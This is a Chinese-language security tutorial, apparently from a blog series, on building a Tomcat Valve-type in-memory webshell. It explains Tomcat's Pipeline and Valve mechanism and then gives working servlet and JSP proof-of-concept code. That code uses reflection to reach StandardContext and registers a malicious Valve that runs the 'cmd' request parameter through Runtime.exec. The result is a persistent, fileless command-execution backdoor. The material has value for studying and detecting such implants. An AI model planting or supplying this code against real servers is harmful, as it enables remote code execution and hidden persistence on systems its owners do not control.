Java 内存马系列-06-Tomcat 之 Valve 型内存马

0x01 前言

Valve 内存马与之前的三种内存马区别还是有点大的，之前内存马是放在 Web 请求之中的，Listener —-> Filter —-> Servlet 的流程，但是 Valve 内存马是在 Pipeline 之中的一个流程，可以说区别是有点小大了。

0x02 Valve 是什么

我们要学习 Valve 型内存马，就必须要先了解一下 Valve 是什么

这一段内容引用枫师傅的文章原话，因为枫师傅这段话我觉得写的非常清楚，师傅们可以学习一下

“

在了解 Valve 之前，我们先来简单了解一下 Tomcat 中的**管道机制**。

我们知道，当 Tomcat 接收到客户端请求时，首先会使用 `Connector` 进行解析，然后发送到 `Container` 进行处理。那么我们的消息又是怎么在四类子容器中层层传递，最终送到 Servlet 进行处理的呢？这里涉及到的机制就是 Tomcat 管道机制。

管道机制主要涉及到两个名词，Pipeline（管道）和 Valve（阀门）。如果我们把请求比作管道（Pipeline）中流动的水，那么阀门（Valve）就可以用来在管道中实现各种功能，如控制流速等。

因此通过管道机制，我们能按照需求，给在不同子容器中流通的请求添加各种不同的业务逻辑，并提前在不同子容器中完成相应的逻辑操作。个人理解就是管道与阀门的这种模式，我们可以通过调整阀门，来实现不同的业务。


”

Pipeline 中会有一个最基础的 Valve，这个 Valve 也被称之为 basic，它始终位于末端（最后执行），它在业务上面的表现是封装了具体的请求处理和输出响应。

Pipeline 提供了 `addValve` 方法，可以添加新 Valve 在 basic 之前，并按照添加顺序执行。

> 简单理解也就是和 Filter 当中差不多，我们可以在 Filter Chain 当中任意添加 Filter；那么 Valve 也就是可以在 Pipline 当中任意添加。


下面是 Pipeline 发挥功能的原理图



在 Tomcat 中，四大组件 Engine、Host、Context 以及 Wrapper 都有其对应的 Valve 类，StandardEngineValve、StandardHostValve、StandardContextValve 以及 StandardWrapperValve，他们同时维护一个 StandardPipeline 实例。

上图的 basic 就是在前文中提到的最基础的 Valve

- 它其实在我写的上一篇文章里面恰好出现过



这是获取 HTTP 请求的阶段，也就是这个里面，我们获取到了 Pipeline，并且能够很清楚的看到 Pipeline 里面有一个 basic；这个 basic 所属的类是 `StandardEngineValve`

0x03 关于 Valve 内存马的流程思考

内存马流程

Valve 可以被添加进 Pipeline 的流程之后，所以这里我们尝试实现一下。


先实现基础的 Valve

JAVA

```
package tomcatShell.valve;

import org.apache.catalina.connector.Request;
import org.apache.catalina.connector.Response;
import org.apache.catalina.valves.ValveBase;

import javax.servlet.ServletException;
import java.io.IOException;

public class ValveTest extends ValveBase {
    @Override
 public void invoke(Request request, Response response) throws IOException,
ServletException {
        System.out.println("Valve 被成功调用");
 }
}
```


我们还需要通过 `addValve()` 方法把它添加进去，不然的话这个 Valve 肯定是白写的。反之一想，我们只要能把我们自己编写的恶意 Valve 添加进去，就可以造成恶意马的写入了。

一开始感觉没什么思路，先点进去 `Pipeline` 接口看一下，因为 Valve 是 `Pipeline` 的一个部分，所以我们点进去看看。



- 在 `Pipeline` 接口当中存在 `addValve()` 方法，顾名思义，我们可以通过这个方法把 Valve 添加进去。

`addValve()` 方法对应的实现类是 `StandardPipeline`，但是我们是无法直接获取到 `StandardPipeline` 的，所以这里去找一找 `StandardContext` 有没有获取到 `StandardPipeline` 的手段。



在 `StandardContext` 类中搜索 pipeline，这里看到了一个比较引人注目的方法 ————— `getPipeline()`，跟进看一下。

可以看一下注解，这里写着 return 一个 Pipeline 类型的类，它是用来管理 Valves 的，所以这个语句证明了下面这一点：

JAVA

```
StandardContext.getPipeline = StandardPipeline; // 二者等价
```

所以这里我们可以得到的攻击思路如下：

- 先获取 `StandardContext`
- 编写恶意 Valve
- 通过 `StandardContext.getPipeline().addValve()` 添加恶意 Valve

Valve 型内存马应该在何处被加载

到这里大概是没问题了，但是后续在自己手写 EXP 的过程中，发现了一个比较严重的问题：我们的 Valve 是应该放到 Filter，Listener，还是 Servlet 里面。

- 这个答案是 Servlet，因为在 Servlet 内存马中的 `HTTP11Processor` 的加载 HTTP 请求当中，是出现了 Pipeline 的 basic 的。
- 所以我们通过 Servlet 来加载。

明确了上述的几点后，就可以开始编写 PoC 了。

0x04 Valve 内存马的 PoC 编写

这里我们需要先定义一个 `doGet()` 方法，因为我们是发出 GET 请求的，通过 `doGet()` 方法获取到 request 对象。

代码如下

JAVA


```
public class ValveShell_Servlet extends HttpServlet {

    @Override
 protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws
ServletException, IOException {
        try {
            Field FieldReq = req.getClass().getDeclaredField("request");
 FieldReq.setAccessible(true);
 Request request = (Request) FieldReq.get(req);
 StandardContext standardContext = (StandardContext) request.getContext();
 standardContext.getPipeline().addValve(new ValveBase() {
                @Override
 public void invoke(Request request, Response response) throws IOException,
ServletException {

                }
            });
 resp.getWriter().write("inject success");
 } catch (Exception e) {
        }
    }
}
```

再到我们 `ValveBase` 这个子类里面去，编写我们的恶意代码。

JAVA

```
class ValveShell extends ValveBase{

    @Override
 public void invoke(Request request, Response response) throws IOException,
ServletException {
        System.out.println("111");
 try {
            Runtime.getRuntime().exec(request.getParameter("cmd"));
 } catch (Exception e) {

        }
    }
}
```

测试成功!



JSP 版本的代码如下

JAVA

```
<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<%@ page import="org.apache.catalina.core.ApplicationContext" %>
<%@ page import="org.apache.catalina.core.StandardContext" %>
<%@ page import="javax.servlet.*" %>
<%@ page import="javax.servlet.annotation.WebServlet" %>
<%@ page import="javax.servlet.http.HttpServlet" %>
<%@ page import="javax.servlet.http.HttpServletRequest" %>
<%@ page import="javax.servlet.http.HttpServletResponse" %>
<%@ page import="java.io.IOException" %>
<%@ page import="java.lang.reflect.Field" %>
<%@ page import="org.apache.catalina.Wrapper" %>
<%@ page import="org.apache.catalina.connector.Request" %>
<%@ page import="org.apache.catalina.valves.ValveBase" %>
<%@ page import="org.apache.catalina.connector.Response" %>
```

```
<%
 class EvilValve extends ValveBase {

 @Override
 public void invoke(Request request, Response response) throws IOException,
ServletException {
 System.out.println("111");
 try {
 Runtime.getRuntime().exec(request.getParameter("cmd"));
 } catch (Exception e) {

 } } }%>

<%
 // 更简单的方法 获取StandardContext
 Field reqF = request.getClass().getDeclaredField("request");
 reqF.setAccessible(true);
 Request req = (Request) reqF.get(request);
 StandardContext standardContext = (StandardContext) req.getContext();

 standardContext.getPipeline().addValve(new EvilValve());

 out.println("inject success");
%>
```

0x05 小结

总结一下 Valve 型内存马，感觉在学会 Servlet 内存马之后，看 Valve 内存马就和喝汤一样容易，建议师傅们也尝试手写一下 EXP。

总而言之，Valve 型内存马是基于 Servlet 内存马来实现的，但是在表现形式上面会稍微有一点区别，之前 Servlet 内存马，我们是写入了一个路径，但是 Valve 型内存马可以在 Servlet 被读取的过程中就直接被恶意触发。